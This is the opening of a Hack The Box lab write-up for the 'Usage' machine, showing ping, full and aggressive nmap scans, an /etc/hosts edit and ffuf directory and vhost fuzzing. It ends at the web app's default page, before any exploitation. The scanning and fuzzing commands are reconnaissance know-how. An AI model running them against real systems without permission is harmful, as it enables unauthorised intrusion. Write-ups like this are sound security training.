
Usage

By Praveen Kumar Sharma

IP of Machine : 10.10.11.18

Lets try pinging :




```
┌──(pks㉿Kali)-[~/HacktheBox/Usage]
└─$ ping 10.10.11.18 -c 5
PING 10.10.11.18 (10.10.11.18) 56(84) bytes of data.
64 bytes from 10.10.11.18: icmp_seq=1 ttl=63 time=3489 ms
64 bytes from 10.10.11.18: icmp_seq=2 ttl=63 time=2569 ms
64 bytes from 10.10.11.18: icmp_seq=3 ttl=63 time=1545 ms
64 bytes from 10.10.11.18: icmp_seq=4 ttl=63 time=522 ms
64 bytes from 10.10.11.18: icmp_seq=5 ttl=63 time=5027 ms

--- 10.10.11.18 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4053ms
rtt min/avg/max/mdev = 521.719/2630.569/5027.183/1556.212 ms, pipe 4
```

Lets do some port scanning now

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 10.10.11.18 -o allPortScan.txt
```



```
┌──(pks㉿Kali)-[~/HacktheBox/Usage]
└─$ nmap -p- -n -Pn -T5 --min-rate=10000 10.10.11.18 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-21 22:23 IST
Nmap scan report for 10.10.11.18
Host is up (0.10s latency).
Not shown: 65456 filtered tcp ports (no-response), 77 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 13.83 seconds
```


Open ports

PORT STATE SERVICE
22/tcp open ssh
80/tcp open http

Lets try an aggressive scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -p 22,80 10.10.11.18 -o aggressiveScan.txt
```




```
┌──(pks㉿Kali)-[~/HacktheBox/Usage]
└─$ nmap -sC -sV -A -T5 -p 22,80 10.10.11.18 -o aggressiveScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-21 22:24 IST
Nmap scan report for usage.htb (10.10.11.18)
Host is up (0.24s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a0:f8:fd:d3:04:b8:07:a0:63:dd:37:df:d7:ee:ca:78 (ECDSA)
|_  256 bd:22:f5:28:77:27:fb:65:ba:f6:fd:2f:10:c7:82:8f (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Daily Blogs
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.o
Nmap done: 1 IP address (1 host up) scanned in 35.47 seconds
```

Aggressive scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 256 a0:f8:fd:d3:04:b8:07:a0:63:dd:37:df:d7:ee:ca:78 (ECDSA)
|_ 256 bd:22:f5:28:77:27:fb:65:ba:f6:fd:2f:10:c7:82:8f (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-title: Daily Blogs
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets just add usage.htb in /etc/hosts I don't why it can access like this but u need to add this in /etc/hosts



```
127.0.0.1       localhost
127.0.1.1       Kali.pks        Kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.222.68    whoismrrobot.com
10.10.194.126   publisher.thm
10.10.188.224   mkingdom1.thm
10.10.237.244   enum.thm
10.10.11.23     permx.htb       www.permx.htb   lms.permx.htb
192.168.110.76  symfonos.local
10.10.59.4      creative.thm    beta.creative.thm
10.10.11.20     editorial.htb
192.168.110.101 breakout
10.10.161.74    bricks.thm
10.10.37.234    airplane.thm
10.10.11.18     usage.htb
~
```


Lets do some directory and vhost fuzzing :

Directory and Vhost Fuzzing :

Lets try directory fuzzing first

Directory Fuzzing

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://usage.htb/FUZZ -t 200
```




```
┌──(pks☺Kali)-[~/HacktheBox/Usage]
└─$ ffuf -w /usr/share/wordlists/dirb/common.txt -u http://usage.htb/FUZZ -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://usage.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.svn                    [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 169ms]
.subversion             [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 169ms]
.web                    [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 168ms]
.ssh                    [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 168ms]
.rhosts                 [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 169ms]
.hta                    [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 168ms]
.svn/entries            [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 169ms]
.sh_history             [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 169ms]
:: Progress: [4614/4614] :: Job [1/1] :: 204 req/sec :: Duration: [0:00:21] :: Errors: 0 ::
```

Absolutely nothing here

Lets try vhost fuzzing now

VHOST Fuzzing :

```
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/namelist.txt -u
http://FUZZ.usage.htb -t 200
```




```
┌──(pks㉿Kali)-[~/HacktheBox/Usage]
└─$ ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/namelist.txt -u http://FUZZ.usage.htb -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://FUZZ.usage.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/namelist.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [151265/151265] :: Job [1/1] :: 105 req/sec :: Duration: [0:00:37] :: Errors: 151265 ::
```


Nothing here as well lets move on to web application i guess

Web Application :


Default page :



I tried a things here also we have a admin page in the top right



